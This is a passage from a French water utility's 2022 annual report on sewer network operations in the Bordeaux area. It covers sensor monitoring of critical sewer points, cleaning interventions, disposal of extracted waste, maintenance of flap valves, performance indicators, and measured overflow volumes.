PES-16	PESSAC	Avenue des Acières	29/1/2020	Un réseau unitaire en amont augmente le débit du réseau EU de l'avenue de la Forge. L'augmentation du débit de cette branche provoque un frein hydraulique au niveau du carrefour entre l'avenue de la Forge et l'avenue des Acieries, cela provoque une mise en charge EU avenue des Acieries pouvant aller jusqu'au débordement du branchement du Stade Nautique.	o 3 interventions de curage : - le 28/02/2022 : présence d'un bouchon de gras, pas de débordement - le 02/05/2022 : débordement causé par la vidange des bassins du stade nautique - le 04/07/2022 : obstruction par du gras et lingettes, pas de débordement o 5 interventions préventives : les 21/02/2022, 19/05/2022, 18/07/2022, 27/07/2022, 31/10/2022. o Collecteur sensible aux eaux claires météoriques pendant les événements pluvieux à forte intensité (ECPM) mais peu impacté par les eaux claires permanentes
PES-32	PESSAC	Intersection entre la rue de l'Orégon et la rue Los Angeles	15/5/2019	Plusieurs flaches entraînant des dépôts de gras	o Pas d'intervention en 2022 o 2 mises en charge progressives successives du 26 au 30/12/2022 résorbées sans intervention o Collecteur très légèrement sensible aux eaux claires parasites permanentes (ECP) et aux fortes pluies (ECPM)
PES-75	PESSAC	50 avenue du Pont de L'orient	15/2/2019	Présence de racines dans le réseau	o Pas d'intervention en 2022 o Mises en charge progressives le 04/03/2022 et le 18/08/2022 résorbées sans intervention o Collecteur peu sensible aux eaux claires météoriques et permanentes
PES-108	PESSAC	Entre avenue Antoine Becquerel et allée Newton	26/2/2020	Multiples défauts structurels (flaches, fissures, racines)	o 2 interventions préventives : le 14/03/2022 et le 13/09/2022 o Démontage du point le 08/02/2022 en raison de l'absence d'intervention curative depuis de 2 ans
STM-5	ST-MEDARD-EN-JALLES	Angle rue Robert Koch/ route de Feydit	6/5/2019	Défaut structurel du réseau Route de Feydit : flache, déplacement canalisation, joints apparents avec dépôt de gras	o 4 interventions de curage : - le 27/04/2022 : présence d'un bouchon de lingettes, pas de débordement - le 19/07/2022 : présence d'un bouchon de gras, pas de débordement - le 23/08/2022 - le 31/10/2022 : présence de sable, soupçon de casse/effondrement o Quelques mises en charge pour des raisons indéterminées, résorbées rapidement sans intervention o Quelques mises en charge du réseau sur des événements pluvieux importants o Collecteur très légèrement sensible aux eaux claires parasites permanentes


TABLEAU 9 - EXPL.5.3. Observations capteurs déployés depuis 2019 - année 2022

Nom du point	Commune	Adresse	Date installation	Problématique	Observations (en vert, les interventions préventives En bleu les interventions suite appel client)
STM-11	ST-MEDARD-EN-JALLES	19 au 21 Rue Jasmin	6/5/2019	Défaut structurel du réseau rue Jasmin : flache, déplacement d'assemblage et perforation de racines	o Pas d'intervention o Collecteur insensible aux eaux claires parasites météoriques et permanentes o Démontage du point le 05/05/2022 en raison de l'absence d'intervention depuis plus de 2 ans
STM-12	ST-MEDARD-EN-JALLES	Entre le 82 et 84 route de Corbiac	21/6/2022		o 2 interventions préventives : le 04/07/2022 et le 12/10/2022 . o Collecteur très peu sensible aux eaux claires parasites météoriques et permanentes
TAL-7	TALENCE	Rue Jean Racine	28/1/2022	Le refoulement du PR privé dans le sens contraire à l'écoulement gravitaire du réseau public provoque un frein hydraulique	o 3 interventions : - le 25/03/2022 - le 05/09/2022 - le 09/12/2022 : présence de gras, pas de débordement o une mise en charge le 31/01/2022 résorbée sans intervention o Collecteur très légèrement sensible aux eaux claires parasites permanentes
TAL-11	TALENCE	Angle rue Blaise Pascal / rue Chambrelan	1/1/2019	Frein hydraulique au niveau du raccordement du collecteur de la rue Pascal sur le collecteur principal.	o Pas d'intervention en 2022 o Collecteur très légèrement sensible aux eaux claires parasites permanentes et aux fortes pluies
TAL-14	TALENCE	Rue Robespierre	12/5/2022	Le siphon présent au 99bis de la rue Robespierre crée des retenues d'effluent entraînant mise en charge et nuisance olfactive	o 2 interventions préventives : le 13/09/2022 et le 06/12/2022 . o Collecteur sensible aux eaux claires parasites météoriques, avec possible mise en charge, et permanentes
VIL-6	VILLENAVE D'ORNON	Impasse Yvon Mansencal	11/2/2020	Accumulation de matières et gras entraînant des mises en charges et des débordements	o 7 interventions : - le 03/01/2022 : présence de gras, pas de débordement - le 09/03/2022 - le 04/05/2022 : présence de gras - le 20/06/2022 - le 04/07/2022 - le 05/09/2022 - le 08/12/2022 : présence de gras o Collecteur sensible aux eaux claires parasites météoriques (ECPM) mais peu aux eaux claires permanentes
VIL-13	VILLENAVE D'ORNON	Servitude entre rue du professeur Démons et rue Bergonié	19/2/2020	Perforation de racines et déplacements d'assemblage	o 5 interventions : - le 01/04/2022 - le 07/05/2022 - le 11/05/2022 - le 13/05/2022 : présence de gras, pas de débordement - le 05/10/2022 o Collecteur peu sensible aux eaux claires parasites permanentes mais réactions rapides et ponctuelles aux fortes intempéries (ECPM)

TABLEAU 9 - EXPL.5.3. Observations capteurs déployés depuis 2019 - année 2022

Nom du point	Commune	Adresse	Date installation	Problématique	Observations (en vert, les interventions préventives En bleu les interventions suite appel client)
VIL-13bis	VILLENAVE D'ORNON	Rue professeur Démons	11/2/2020	Plusieurs flaches et racines	o 2 interventions : - le 26/01/2022 : présence de gras, pas de débordement - le 22/02/2022 : bouchon de lingettes, pas de débordement o 2 mises en charge le 04/03/2022 et le 11/09/2022, résorbées sans intervention o Collecteur légèrement sensible aux eaux claires parasites permanentes mais réaction rapide et ponctuelle aux fortes intempéries (ECPM).
VIL-35	VILLENAVE D'ORNON	Rue Victor Hugo	11/2/2020	Plusieurs flaches, joints d'étanchéité apparents et dépôts de graisse	o 4 interventions : - le 09/06/2022 - le 27/10/2022 : réseau bouché, cause indéterminée - le 02/11/2022 : débouchage du réseau puis curage du tronçon - le 08/12/2022 o Collecteur très légèrement sensible aux eaux claires parasites permanentes et une seule réaction à la pluie le 16/06/2021

CARTE 3 - EXPL.5.3. Localisation des 30 points de mesure d'encrassement



Au total, sur l'année 2022, 99 interventions ont été effectuées sur les sites surveillés avec la répartition suivante :

- 53 interventions préventives,
- 35 interventions curatives : 34 réalisées suite à l'analyse des alarmes et 1 suite à un appel client en dehors des heures ouvrées,
- 11 interventions de maintenance des capteurs réalisées suite à l'analyse des mesures (changement de pile, remise en place du capteur, redémarrage de l'enregistreur, ...).

Sur les 30 sites en fonctionnement fin 2022, 13 sites, pourtant classés en tant que points critiques, n'ont eu besoin d'aucune intervention curative (BOR-13, BOR-20, CAR-7, CAR-7bis, CAR-14, LEH-35, MER-28, MER-77, PES-32, PES-75, STM-12, TAL-11 et TAL-14). Parmi ces points, nous en avons retenu 6 qui n'ont pas eu d'intervention de curage depuis plus de 2 ans, et dont les sondes de hauteur en place vont être déplacées en 2023 sur d'autres points critiques, à savoir BOR-13, BOR-20, CAR-7, CAR-14, LEH-35 et MER-28. La sélection des futurs points de suivi résulte d'un travail commun entre les services Maintenance Réseaux et Expertise & Innovation de la SABOM.

Des travaux ont été effectués dans le cadre du bloc 2 sur le site de MER-2. Le point de mesure associé est conservé en observation pour valider l'efficacité des travaux.

Les sites BOR-13 et BOR-20 ont la particularité de toujours fonctionner en charge. Aucun colmatage ou variation significative de niveau n'a été observé sur ces 2 sites. Il se forme régulièrement une couche de gras en surface qu'il faut éliminer régulièrement. Le suivi par un capteur ne présente pas d'intérêt. Par contre, il faut assurer des curages préventifs.

Les sites qui ont eu le plus grand nombre d'interventions sont les suivants :

- Aval piquage Jaurès (rue Jean Jaurès à Lormont) (cf. **CARTE 4**) : sur le collecteur unitaire de la rue Jaurès à Lormont, pour supprimer le rejet direct en Garonne, un piquage en Ø150 mm a été réalisé en 2010 afin de collecter les effluents de temps sec. Lors des pluies, l'excédent de débit passe en surverse vers la Garonne. Cependant, pendant ces périodes, le débit collecté par le piquage est trop important pour le collecteur Ø200 mm aval qui achemine les effluents vers la station de pompage de Carriet. Ce collecteur présente des flashes ainsi qu'une faible pente qui expliquent la faible débitance du collecteur. Un curage de ce collecteur est régulièrement nécessaire. Pour 2022, seuls des tronçons autour de la place Aristide Briand ont été effectués.

Le piquage peut être saturé soit lors des pluies, soit lors des périodes de nappes hautes en raison de la présence de sources en amont qui apportent une quantité importante d'eaux claires.


Suite à proposition de nos services en 2019, pour éviter les débordements sur la place Aristide Briand et le risque d'insalubrité publique, un capteur a été installé au niveau de la jonction avec le collecteur Ø200 mm de la place Aristide Briand. Quand le seuil d'alarme est atteint, le télécontrôle RAMSES envoie un agent manœuvrer un obturateur (**PHOTOGRAPHIE 1**) pour fermer le piquage. Une nouvelle intervention est nécessaire pour ouvrir l'obturateur et rétablir l'écoulement vers le piquage lorsque que la période de temps sec est jugée satisfaisante. Dès que le piquage est fermé, le niveau d'eau du point Aval piquage Jaurès baisse (**COURBE 3**).

En 2022, cela a représenté 16 interventions. En plus de ces interventions préventives, il y a eu 89 interventions pour des bouchages du piquage EU.


Pour réduire le nombre d'interventions sur ce site, une mise en place d'une vanne automatisée est à l'étude en attendant les modifications envisagées dans le cadre de l'étude du bassin de collecte de Carriet de 2021.

Cette étude diagnostique effectuée par Bordeaux Métropole sur ce bassin de collecte en 2021 a mis en avant la nécessité, entre autres, de remplacer le collecteur Ø200 mm du quai Carriet par un collecteur en Ø400 mm, d'augmenter la capacité du poste de pompage de Carriet et de revoir la conception des déversoirs d'orage Jaurès, Cosmos et Carriet.

CARTE 4 - EXPL.5.3. Aval piquage Jaurès



COURBE 1 - EXPL.5.3. Mesures Jaurès avec et sans fermeture du piquage



PHOTOGRAPHIE 1 - EXPL.5.3 Obturateur Jaurès




- MER-2 (avenue de Bourranville à Mérignac) : 8 interventions dont 7 préventives. Le collecteur est très sensible au dépôt de gras.
- PES-16 (Avenue des Aciéries à Pessac) : 8 interventions, 3 curatives et 5 préventives. La présence de dépôt de gras est la principale cause d'intervention. A noter, l'intervention du 02/05/2022 suite à la vidange trop rapide des bassins du stade nautique qui a créé un débordement. Des consignes ont été transmises par le service Maintenance réseaux à l'exploitant du Centre Nautique pour réduire le débit de vidange afin d'éviter de nouveaux débordements.

Parmi les points suivis, il y a le cas particulier du site AMBA-12 Siphon du Guâ (**CARTE 5**). Sur ce site, les mises en charge observées sont de 2 types. Quand une mise en charge est observée, la mesure de niveau amont Siphon Guâ est comparée à la mesure de niveau liée au débitmètre aval.


- Quand la différence entre l'amont et l'aval est significative, une alarme est générée au niveau de RAMSES : cela correspond à un bouchage des siphons, essentiellement à cause du gras. Dans ce cas, une intervention de curage des siphons est nécessaire. Ce cas de figure n'a pas été observé en 2022. Seule, l'observation d'une légère montée du niveau d'eau en amont des siphons a déclenché 2 interventions.
- Quand la différence est inférieure au seuil d'alarme, c'est qu'il n'y a pas de mise en charge ou que celle-ci est observée sur les 2 points de mesure. Cela se produit lors des événements pluvieux importants. Elle est due à l'influence aval créée par le collecteur $\varnothing 700$ mm qui a un débit très important et qui génère un frein hydraulique sur le collecteur $\varnothing 200$ mm en provenance du siphon. La mise en charge peut aller jusqu'à un débordement en amont du siphon sans qu'aucune action immédiate ne puisse être mise en place. A noter que la mesure de niveau amont peut arriver en saturation quand le niveau d'eau atteint la bande morte du capteur US (ultrason). Lors des débordements, celui-ci est complètement immergé et ne mesure plus (**COURBE 2**).

- Les désordres créés lors des évènements pluvieux importants pourraient être résolus par la mise en place d'un poste de pompage reprenant les effluents en amont des siphons et les envoyant sous pression dans le collecteur $\varnothing 700$ mm. Une étude globale du bassin de collecte gravitaire de Sabarèges est également à envisager compte tenu de la saturation du collecteur gravitaire principal en temps de pluie.

CARTE 5 - EXPL.5.3. Siphon du Guâ



COURBE 2 - EXPL.5.3. Mesures Siphon du Guâ pendant une mise en charge due à un évènement pluvieux



En 2022, il y a eu plus d'interventions de curage qu'en 2021 (35 contre 25). La faible pluviométrie a peut-être diminué l'autocurage généré par les eaux claires parasites.

Ce suivi permet, dans la majorité des cas, d'intervenir avant qu'un incident n'affecte le domaine public ou un usager. Pour l'année 2022, un seul débordement a été constaté sur les 35 interventions curatives (BAS-24 le 12/05/2022).

En prospective, une telle instrumentation permet l'amélioration des pratiques et des modalités d'exploitation des points critiques. Elle facilite la compréhension de l'influence du curage et de la pluie sur la ligne d'eau, et celle de l'intensité de la pluie sur la réactivité du point critique ou la vitesse d'encrassement. Elle peut également valider ou invalider le statut de "point critique" attribué à certains points du réseau jugés problématiques.

EXPL.5.4. ÉLIMINATION DES DÉCHETS DU RÉSEAU

Les matières extraites des réseaux d'assainissement sont dépotées dans la zone de dépotage dédiée, sur la station d'épuration de Louis Fargue. Ces déchets y sont égouttés avant d'être acheminés pour traitement complémentaire (abaissement du taux de matières organiques de 5% à 3%) sur le site de Terralys à Saint Selve (33). Ces sables peuvent ainsi, être valorisés par les entreprises pour une réutilisation lors de la réalisation des branchements neufs d'assainissement par exemple.

Les matières dépotées à la station de Louis Fargue proviennent au final des collecteurs, des dessableurs, des bouches d'égout, des postes de relevage, des bassins de retenues et des bâches après égouttage.

En 2022, l'ensemble des volumes des déchets de curage a été évacué pour être traité sur le site de Terralys à Saint Selve : 924,4 tonnes, soit 15% de moins par rapport à 2021, pouvant s'expliquer par le linéaire de réseau curé moins élevé en 2022 qu'en 2021 (reliquat de linéaire de curage à réaliser en 2021 du fait de la crise COVID de 2020).

De plus, le déficit hydrique de 2022 a participé à des accumulations moins importantes de déchets organiques (sables, terres, etc.) dans les ouvrages, réseaux et autres pouvant expliquer en grande partie cette différence.

Le **TABLEAU 10** résume mensuellement la quantité de déchets dépotés sur le site :

mois	tonnage (t)	m3
janvier	75,64	50,43
février	77,84	51,89
mars	70,60	47,07
avril	72,48	48,32
mai	74,94	49,96
juin	73,30	48,87
juillet	83,88	55,92
août	37,06	24,71
septembre	101,56	67,71
octobre	86,38	57,59
novembre	96,76	64,51
décembre	73,96	49,31
Total	924,40	616,29

Le **TABLEAU 11** permet de visualiser la valeur moyenne du nombre de mètres cubes extraits par km de réseau curés dans des collecteurs non visitables. Pour l'année 2022, cette valeur s'établit à 3,3 m3/km.

Cette donnée est cohérente par rapport aux volumes de déchets extraits.

Année	Linéaire curé (km)			Matières extraites estimées uniquement pour le curage de réseaux	Ratio
	Eaux usées et unitaires	Eaux pluviales	Total	m3	m3 / km
2019	133,36	8,29	141,65	235	1,7
2020	108,86	3,81	112,67	230	2,0
2021	138,70	4,24	142,94*	618	4,3
2022	140,25	7,07	147,31	479	3,3

*Cette valeur ne tient pas compte de la vingtaine de km curés par SARP Sud-Ouest pour le compte de la SABOM fin 2021.

Pour les matières extraites estimées : 1m3 = 1.5tonne matières humide

EXPL.5.5. ENTRETIEN PRÉVENTIF DES CLAPETS

Les clapets concernés sont ceux qui figurent au **TABLEAU 9 - PAT.1. INVENTAIRE DES BIENS DU SERVICE**. Il y a au total **162 clapets milieu naturel affermés et 8 rejets directs**. Leur contrôle comprend (voir **ENV.5.3**) :

- Des visites préventives :
Au total, la SABOM a effectué 616 visites d'ouvrages dans l'année. Tous les clapets sont vérifiés au moins une fois par an. Lors de ces visites, nous procédons aux vérifications suivantes :
 - La bonne fermeture des clapets,
 - L'état du clapet,
 - Les ancrages du clapet au génie civil,
 - Le génie civil,
 - Les équipements associés (inclinomètre / capteur Minotaure de surveillance de la position du clapet / poire de niveau),
 - La passerelle / échelle (si présent),
 - Et l'envasement du site ainsi que la présence éventuelle d'embâcles pouvant représenter un risque pour le bon fonctionnement de l'ouvrage.

- Des campagnes de désenvasement :
La SABOM programme deux campagnes de désenvasement par an, calées en amont des plus gros coefficients de marée attendus dans l'année. La première campagne a été réalisée en mars avec 32 clapets curés et la seconde campagne a été effectuée en septembre avec 18 clapets curés. Au total, en y ajoutant les désenvasements inopinés, nous avons curés 55 ouvrages.

Les désenvasements d'ouvrages sont réalisés de deux façons :

- Par camions hydrocureurs : une fois le clapet découvert et grâce à l'aide de la haute pression, la vase est délayée puis poussée vers la rivière pour permettre le dégagement du clapet ainsi que de l'estey.
- Par chasse d'eau manuelle ou automatisée : dès lors que le site le permet et qu'il est pré-équipé pour ce type d'opération, nous procédons à la fermeture de la vanne pour piéger l'eau de ruissellement en amont de l'ouvrage pour permettre, au moment de la basse mer, de libérer cette eau et permettre ainsi un auto-désenvasement.

Les sites faisant l'objet de chasses d'eau automatisées sont : Toureils à Saint Vincent de Paul, Buhan et Boeuf à Bouliac, Bourg Nord à Ambès et Flouquet à Bassens.

Le site Flouquet, qui était jusqu'en 2021 équipé pour procéder à des chasses manuelles exclusivement, a été amélioré pour permettre désormais les chasses automatisées.

Nous réalisons à minima cinq chasses par an sur chacun de ces sites (hors période d'été), sauf pour le site de Bourg Nord qui demande une retenue d'eau beaucoup plus importante pour permettre une chasse optimisée, réduisant ainsi son nombre annuel.

Concernant la réalisation des chasses manuelles, les sites concernés sont : Burck à Ambès et Joliot Curie à Saint Louis de Montferrand.



ZOOM

Flouquet : Un site dans l'ère du temps

Le site Flouquet, a été équipé d'un système d'automatisation de chasse (vannes motorisées, armoire de manœuvre et communication) en collaboration avec les services maintenance usine et informatique industrielle de la SABOM.



EXPL.5.6. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI12	Taux d'obstruction des collecteurs (EU/UN/EP)	<0,25 u/km	0,16	0,150	0,140	0,090
Indicateur de pilotage PI13	Taux d'obstruction des avaloirs et des bouches d'égout	< 0,5%	0,22%	0,26%	0,07%	0,07%
Indicateur de pilotage PI14	Taux d'obstruction des branchements (EU/UN/EP)	N/A	0,66%	0,58%	0,74%	0,78%
Indicateur opérationnel R1	Linéaire de collecteurs visitables curés (curage préventif par an)	> 3 km / an (curage préventif) pour 2020 : lissé sur 2020-2021 du fait du Covid	3,134 km	2,284 km	3,714 km	3,020 km
Indicateur opérationnel R2	Linéaire de collecteurs non visitables curés (distinguer curage préventif + curatif) par an	> 140 km / an (curage préventif) pour 2020 : lissé sur 2020-2021 du fait du Covid	141,384 km	112,665 km	162,923 km	147,311 km
Indicateur opérationnel R3	Nombre de bouches d'égout / avaloirs inspectés par an	121 500/an pour 2020 : 96 283 du fait du Covid	121 500	105 167	134 291	133 697
Indicateur opérationnel R4	Pourcentage de bouches d'égout / avaloirs curés par an (nettoyage préventif)	45 000/an pour 2020 : 35 660 du fait du Covid	45 000	39 199	56 698	58 617
Indicateur opérationnel R17	Nombre de désobstructions réseau / branchements / avaloirs par an	N/A	2 786	2 867	3 050	2 644
Indicateur opérationnel R18	Nombre de débordements réseau / branchements / avaloirs par an	N/A	Avaloirs : 89 Collecteurs/regards : 234 Branchements : 103 Indéterminé : 1	Avaloirs : 34 Collecteurs/regards : 98 Branchements : 27 Indéterminés : 8	Avaloirs : 54 Collecteurs/regards : 225 Branchements : 87 Indéterminés : 64	Avaloirs : 57 Collecteurs/regards : 107 Branchements : 65 Indéterminés : 82
Indicateur opérationnel R19	Volume extrait de matières de curage (m3/ml) par type d'ouvrages (réseau, BE, accessoires réseau)	N/A	634,67 m3	709,63 m3	738,79 m3	616,3 m3 (924,4 tonnes)
Indicateur opérationnel R34	Nombre de points critiques, par statut	N/A	95	92	91	99
Indicateur opérationnel R35	Fréquence de curage (préventif et curatif) des points critiques	N/A	227/an	1,22 curage/point/an en moyenne	1,05 curage/point/an en moyenne	1,61 curage/point/an en moyenne
Indicateur opérationnel R36 (ONEMA P252.2)	Nombre de points du réseau de collecte nécessitant des interventions fréquentes de curage par 100 km de réseau	<7	3,53	5,19	5,33	5,25

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel R37	Nombre de contrôles et d'interventions réalisés sur les clapets, les dessableurs et les déshuileurs	N/A	Nombre de contrôles => 354 Nb d'interventions => 124	Nombre de contrôles => 650 Nombre d'interventions => 126	Nombre de contrôles => 997 Nombre d'interventions => 142	Nombre de contrôles => 845 Nombre d'interventions => 175
Indicateur opérationnel R45	Taux de conformité d'encrassement des réseaux EU, UN, et EP	> 90% Uniquement basé sur les relevés d'encrassement dans les RV, et à partir de 2022, pour les diam<400 => Prédire et >400 => pige (relevé encrassement dans RV)	79,0%	99,3%	91,3%	94,5%
Indicateur opérationnel R46	Délai de rétablissement de la capacité d'absorption d'un avaloir	3 jours	0 jour de retard cumulé	0,79 jour par avaloir	1,63 jour par avaloir	0,50 jour par avaloir
Indicateur opérationnel R47	Délai moyen de nettoyage d'une bouche d'égout	3 jours	0 jour de retard cumulé	0 jour de retard cumulé	7,07 jours par bouche d'égout	2,87 jours par bouche d'égout
Indicateur opérationnel R48	Délai de réparation des nouveaux points critiques	4 mois	100% < 4 mois	100% < 4 mois	100% < 4 mois	100% < 4 mois
Autres pénalités 17 bis	Non respect du délai d'intervention pour curage d'une bouche d'égout après détection de son obstruction	3 jours calendaires	6 cas	10 cas	74 cas	8 cas

❖ Indicateur R35 :

La fréquence de curage des points critiques de l'année 2019 avait été obtenue avec une méthode de calcul qui s'était avérée erronée. A partir de 2020, la méthode de calcul a été corrigée. Ainsi, en 2022, la SABOM a réalisé 159 interventions de curage sur les 99 points critiques existants, soit en moyenne 1,61 curage par point critique.

En 2022, il a été fait le choix d'augmenter les fréquences de passage sur certains points critiques, expliquant l'augmentation de cet indicateur. La fréquence est revue chaque point par point.

❖ Indicateur R46 :

Pour l'indicateur opérationnel R46, nous avons pris le parti d'afficher à compter de 2020, non plus le nombre de jours cumulés de retard au-delà des 3 jours pour intervenir sur un avaloir ne s'écoulant plus, comme cela a été fait en 2019, mais bien un nombre moyen de jour mis pour intervenir sur un avaloir.

En 2022, il y a eu 425 interventions au titre du R46, et aucune intervention réalisée au-delà des 3 jours, soit aucun événement pénalisable.

❖ **Indicateur R47 - Autres pénalités 17bis :**

A l'image de l'indicateur R46, nous avons pris le parti pour R47 d'afficher à compter de 2021, non plus le nombre de jours cumulés de retard au-delà des 3 jours pour pomper (à l'aide d'un camion hydrocureur) la zone de décantation d'une bouche d'égout ne s'écoulant plus, comme cela a été fait en 2019 et 2020, mais bien un nombre moyen de jour mis pour intervenir sur un avaloir.

Il y a 174 interventions sur l'année 2022 au titre du R47, et les interventions pénalisables (au nombre de 8) ont cumulé 14 jours de retard.

L'indicateur "Autres Pénalités 17 bis" correspond au nombre de cas dans l'année où l'indicateur R47 a été en dépassement des 3 jours.

AUTOSURVEILLANCE DES RÉSEAUX EXPL.6

SABOM

RÉFÉRENTIEL CONTRAT

Article 44.2

Autosurveillance réseau

Annexe 15

Autosurveillance réseau et bilan des flux

SOMMAIRE

EXPL.6.1 SURVEILLANCE DES VOLUMES DÉVERSÉS.....	546
EXPL.6.2 CONFORMITE DES SYSTEMES D'ASSAINISSEMENT	568
EXPL.6.3 BILAN DES INDICATEURS.....	571



ZOOM

La pluviométrie de l'année 2022 (616,3 mm) est plus faible d'environ un tiers par rapport à celle de l'année 2021 (919,5 mm) ce qui s'est traduit par une nette baisse du volume déversé.

Le volume annuel déversé (5,3 Mm³) est le plus faible mesuré depuis la mise en place de l'autosurveillance en 2003, en enlevant les 1,3 Mm³ déversés liés aux travaux sur la station Louis Fargue en janvier 2022. Un volume mensuel déversé inférieur à 250 000 m³ a été enregistré 9 mois sur 12 cette année.


Pour l'ensemble de l'année, la charge de pollution rejetée au milieu naturel en DBO5 représente le rejet de près de 23000 habitants.

Nota. La pluviométrie indiquée dans cette fiche est différente de celle annoncée dans le [TABLEAU 1 – EXPL.1.1](#) en raison de la prise en compte d'un périmètre d'analyse différent. Pour la partie autosurveillance, seules les pluviométries rattachées à une station d'épuration sont prises en compte. Les pluviomètres Boutin, Jauge, Le Las, Petit Bordeaux, Saussette et Stade Moga ne sont donc pas pris en compte. 37 pluviomètres sont donc concernés sur les 43 pluviomètres exploités.

EXPL.6.1 SURVEILLANCE DES VOLUMES DÉVERSÉS

Le volume annuel déversé (5,3 Mm³) est le plus faible mesuré depuis la mise en place de l'autosurveillance en 2003, en enlevant les 1,3 Mm³ déversés liés aux travaux sur la station Louis Fargue en janvier 2022. Un volume mensuel déversé inférieur à 250 000 m³ a été enregistré 9 mois sur 12 cette année. Ceci est dû, en grande partie, à la faible pluviométrie enregistrée en 2022. La pluviométrie totale de l'année (616,3 mm) correspond environ à 68% de la moyenne des 43 dernières années (909,9 mm), ce qui en fait la deuxième année la plus sèche depuis 1980 après 2015. Seuls les mois de juin et novembre ont eu une pluviométrie supérieure à 100 mm (Voir [EXPL.1](#) et [HISTOGRAMME 1](#)).

En retirant le volume déversé lié aux travaux de Louis Fargue, le bassin de collecte de Clos de Hilde, avec 58%, est le contributeur le plus important des volumes annuels déversés. Sur les faibles pluies observées en 2022, la Gestion Dynamique a montré son efficacité en réduisant de façon significative les volumes déversés sur Louis Fargue. Néanmoins, le DO du Peugue reste le plus sollicité avec 22% du volume total déversé devant les DO de Jourde, Noutary et St-Jean.



Pour une meilleure lisibilité, l’histogramme 1 est également présenté ci-dessous sans les volumes déversés liés aux travaux réalisés sur la station d’épuration de Louis Fargue en début d’année.

HISTOGRAMME 1 bis - EXPL.6. Volumes mensuels des déversements 2022 sans les volumes déversés suite aux travaux sur Louis Fargue




TABLEAU 1 – EXPL.6. Synthèse des résultats de l'autosurveillance des réseaux d'assainissement (par mois)

Mois	Pluviométrie	Déversement global							Déversement non lié à la pluie			Déversement lié à la pluie	
		volume déversé	durée du déversement	Paramètres réglementaires (estimation des charges)					volume déversé	durée de déversement	% du volume déversé	volume déversé	durée du déversement
				MES	DCO	DBO5	NTK	Pt					
mm	m3	h:mm	kg	kg	kg	kg	kg	m3	h:mm	global	m3	h:mm	
Janv.	48,6	2 000 193	1702:40	346 927	638 389	226 119	67 942	7 445	1 302 050	1218:30	65%	698 143	484:10
Fév.	46,2	200 271	294:40	36 558	53 616	17 707	5 127	635	6 681	31:45	3,34%	193 589	262:55
Mars	35,3	109 614	202:30	16 397	27 093	8 919	2 598	316	1 902	16:40	2%	107 711	185:50
Avril	55,9	242 223	416:00	37 860	59 686	19 739	5 698	695	4 920	84:35	2%	237 304	331:25
Mai	22,4	185 183	107:50	31 375	48 384	15 797	4 616	561	2 564	29:05	1,38%	182 619	78:45
Juin	99,5	762 600	514:30	131 232	200 180	66 454	18 577	2 272	11 203	57:05	1,47%	751 397	457:25
Juil.	2,5	2 261	17:40	587	1 126	460	109	13	1 695	12:25	74,96%	566	05:15
Août	28,9	126 447	102:50	20 707	31 374	10 137	2 962	360	2 452	21:10	2%	123 996	81:40
Sept.	38,2	197 895	156:45	29 674	47 019	15 113	4 764	561	1 934	11:40	0,98%	195 962	145:05
Oct.	49,9	209 112	181:30	34 153	52 193	17 192	5 055	610	1 358	12:40	0,65%	207 754	168:50
Nov.	133,8	992 031	889:05	172 038	258 101	85 635	24 107	2 990	3 583	101:10	0,36%	988 448	787:55
Déc.	55,0	277 079	274:45	45 406	70 785	22 908	6 806	825	2 513	20:55	0,91%	274 566	253:50
Moyenne	51,4	442 076	405:03	75 243	123 995	42 182	12 363	1 440	111 905	134:48	0	330 171	270:15
Total	616,3	5 304 910	4860:45	902 916	1 487 945	506 180	148 361	17 281	1 342 855	1617:40	25,31%	3 962 055	3243:05

* Les déversements non liés à la pluie correspondent à des déversements observés soit en période de temps sec soit en période pluvieuse mais consécutifs à des travaux

Cette année, le mois de juillet a été le plus sec avec une pluviométrie moyenne de 2,5 mm, générant environ 2 260 m³ de déversement pour l'ensemble de la Métropole.


Pour l'ensemble de l'année, le taux de disponibilité des données a été de 98,9 % comme pour l'année 2021. Ce résultat a été influencé par l'absence de données sur le DO Cosmos à partir du 20 octobre en raison de la panne du capteur de mesure de vitesse et du délai de renouvellement. Néanmoins, pendant cette période, le débit déversé a pu être calculé grâce à une loi de déversement établie à partir de la corrélation entre la mesure de niveau en amont du seuil et l'historique des mesures de débit avant la panne. Hormis pour cette période, le taux de disponibilité a été supérieur à 99 %. Ce bon résultat est dû au suivi quotidien des mesures, à la réactivité des équipes d'intervention et au renouvellement en 2020 des valises énergie sur les points autonomes par des valises plus étanches, ce qui a eu pour effet de réduire les pertes de données dues à un problème d'alimentation.

Cette année particulièrement sèche se caractérise par des durées de déversement (**HISTOGRAMME 2**) qui représentent respectivement 37% et 34% des durées des déversements liés à la pluie et non liés à la pluie de l'année 2021, soit une réduction d'environ deux tiers des durées de déversement par rapport à 2021.


En occultant les 1 063 h de déversement sur le bassin de collecte de Louis Fargue au mois de janvier liées à la réduction du débit en entrée de la station d'épuration pour des travaux, la durée des déversements non liés à la pluie à l'échelle de tout le territoire passe à 11% de la durée de l'année 2021. Ceci s'explique, en grande partie, par la forte réduction des déversements non liés à la pluie sur le DO Bastide (Bordeaux) jusqu'au mois de septembre puis par leur suppression à partir du mois de septembre. Les années précédentes, le site de Bastide prenait une part importante (près de 80 % en moyenne) dans ces déversements non liés à la pluie en raison d'un défaut structurel sur la canalisation de refoulement (2 km de longueur avec beaucoup de coudes et une réduction du diamètre 200 mm à 100 mm conduisant à d'importantes pertes de charge). Ce problème devait être résolu par la mise en service de la station de pompage de Brazza et du tunnel sous la Garonne pour renvoyer les effluents vers la station de Louis Fargue.

Cependant, en raison de problèmes techniques, le chantier a été interrompu en janvier 2020. Pour pallier ce retard et en attendant une solution pérenne, le redimensionnement de la conduite de refoulement sur les passages critiques a été étudié puis les travaux sur le collecteur ont été réalisés sur le dernier trimestre de l'année 2021 avec une mise en service le 14 décembre 2021, ce qui a permis de réduire le volume déversé sans le supprimer totalement. En septembre 2022, des essais, consistant à envoyer les effluents pompés par les pompes dédiées aux eaux chargées dans le réseau en amont de la station de pompage, ont été réalisés. Cela permet de vider la bêche des eaux chargées pendant les périodes où la station Eaux Usées (EU) n'est pas saturée, la nuit notamment. Ce fonctionnement « en canard » a montré son efficacité sur les périodes peu pluvieuses. Mais, à partir des pluies importantes du mois de novembre, la capacité de pompage du poste EU de Bastide n'était pas suffisante et le niveau dans le bassin de Bastide montait régulièrement. Le changement des pompes du poste EU n'a pas été suffisant pour remédier à cette saturation. De plus, en 2022, plusieurs résidences se sont 